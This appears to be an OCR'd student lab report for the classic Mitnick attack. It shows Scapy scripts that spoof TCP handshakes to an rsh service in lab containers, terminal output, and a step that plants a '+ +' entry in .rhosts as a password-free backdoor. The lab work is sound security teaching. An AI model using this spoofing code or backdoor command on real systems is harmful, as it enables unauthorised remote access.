


```
Oct 21 14:55
seed@VM: ~/kala_lab5
)
window      : ShortField                    = 8192          (8192)
chksum      : XShortField                   = None          (None)
urgptr      : ShortField                    = 0             (0)
options     : TCPOptionsField               = []            (b'')
Sent one packet
root@VM:/volumes# pyhton3 sniffspoof0.py
bash: pyhton3: command not found
root@VM:/volumes# python3 sniffspoof0.py
defining filter
10.9.0.5:514 -> 10.9.0.6:1023 Flags=SA Len=0
sending a fake ACK to the X-terminal
^CDone
```

And i executed the .py in the attacker container.


3



This are the packets that recorded when i run the .py file. And i successfully sent the ACK packet. Now its time to send RSH.

Takeaway: After X-Terminal sends the SYN+ACK packet, I need to send an ACK packet from the trusted server to complete the three-way handshake. The ACK number should be the sequence number from the SYN+ACK packet plus one (S+1). In the original Mitnick attack, the attacker had to guess this sequence number, but I can capture it through packet sniffing. I will use Scapy to write a sniff-and-spoof program that captures the SYN+ACK and sends a spoofed ACK in response, ensuring to follow the lab's restrictions to avoid penalties.

Step3: Spoof the rsh data packet



Until now, we completed the 3-way Handshake and I gave the Sequence Number of [SYN, ACK] and gave to the ACK number. Given the Data which creates a xyz folder in the tmp folder of x-terminal.

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






After executing the above python script, it successfully executed the code.



Session establishment is successfully created for the 1st connection.

Takeaway: Once the connection is established, I need to send rsh data to X-Terminal in a specific format, including the port number, user IDs for the client and server, and the command I want to run. The fields are separated by byte 0, and there's a byte 0 at the end as well. For example, if I want X-Terminal to listen on port 9090 and run the "touch /tmp/xyz" command, I will structure the data like this: `9090\x00seed\x00seed\x00touch/tmp/xyz\x00`. After sending this data, X-Terminal will initiate a TCP connection to port 9090 on the trusted server.

2.2: Spoof the Second TCP Connection

Once the initial TCP connection between the X-Terminal and the trusted server is established, a second connection is necessary for the remote shell daemon (rshd) to transmit error messages. If this second connection is not set up, rshd will fail to execute the command. To facilitate this connection, we will employ a spoofing method to create the illusion that the trusted server is actively communicating with the X-Terminal, even though the server is not responding.

Text Editor — Oct 21 15:06

Open — mitnick-synack.py ~/kala_lab5/volumes

mitnick-ack.py | spoof.py

```
1 from scapy.all import *
2
3 ip = IP(src="10.9.0.6", dst="10.9.0.5")
4
5 tcp=TCP(sport=9090,dport=514,flags="SA",seq=4028636135)
6
7 pkt =ip/tcp
8 ls(pkt)
9 send(pkt,verbose=0)
```

Sending the SA request for the Second connection and this time i gave the ACK = “Seq + 1”

2


Oct 21 15:07

seed@VM: ~/kala_lab5

```
load        : StrField                        = b'9090\x00seed\x00seed\x00tou
ch /tmp/xyz\x00' (b'')
root@VM:/volumes# python3 mitnick-synack.py
version     : BitField  (4 bits)              = 4               (4)
ihl         : BitField  (4 bits)              = None            (None)
tos         : XByteField                      = 0               (0)
len         : ShortField                      = None            (None)
id          : ShortField                      = 1               (1)
flags       : FlagsField  (3 bits)            = <Flag 0 ()>     (<Flag 0 ()>)
frag        : BitField  (13 bits)             = 0               (0)
ttl         : ByteField                       = 64              (64)
proto       : ByteEnumField                   = 6               (0)
chksum      : XShortField                     = None            (None)
src         : SourceIPField                   = '10.9.0.6'      (None)
dst         : DestIPField                     = '10.9.0.5'      (None)
options     : PacketListField                 = []              ([])
--
sport       : ShortEnumField                  = 9090            (20)
dport       : ShortEnumField                  = 514             (80)
seq         : IntField                        = 4028636135      (0)
ack         : IntField                        = 0               (0)
dataofs     : BitField  (4 bits)              = None            (None)
reserved    : BitField  (3 bits)              = 0               (0)
```

I ran the python code and executed successfully.

3



If we observe the wireshark, the second connection to be successfully established, enabling rshd to run the command in the rsh data packet.

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



Now, i checked “xyz” in the x-terminal and i found the xyz file.

Takeaway: After establishing the first connection, X-Terminal will start a second connection for rshd to send error messages. Though we don’t use this connection in the attack, it's essential for rshd to execute the command. I need to write a sniff-and-spoof program that monitors traffic to port 9090 of the trusted server. When a SYN packet is detected, the program will send a SYN+ACK packet in response. Once both connections are set up, the rshd will run the command. I will check the `/tmp` folder to confirm that the file `/tmp/xyz` was created, verifying the success of the attack.

Task3: Set Up a Backdoor

Now its time to setup the a Backdoor.



In the Acknowledgment code, i added the another data but this time, im adding “echo + +” to the .rhosts file adding + + which means it makes server vulnerable.

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

I Ran the code in attacker container and added + + to the .rhosts file.

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

Here you can see the data added to the .rhost file

Takeaway: In the attack, instead of just running the touch command, we can plant a backdoor on X-Terminal. By adding "+ +" to the `.rhosts` file, we allow the attacker to log into X-Terminal without needing a password. I can modify the rsh command to `echo + + > .rhosts` to achieve

this. After running the attack again, I should be able to remotely access X-Terminal anytime with the command `rsh [X-Terminal's IP]`, without entering a password. If the rsh tool isn't available, I can install it using the `apt-get` command.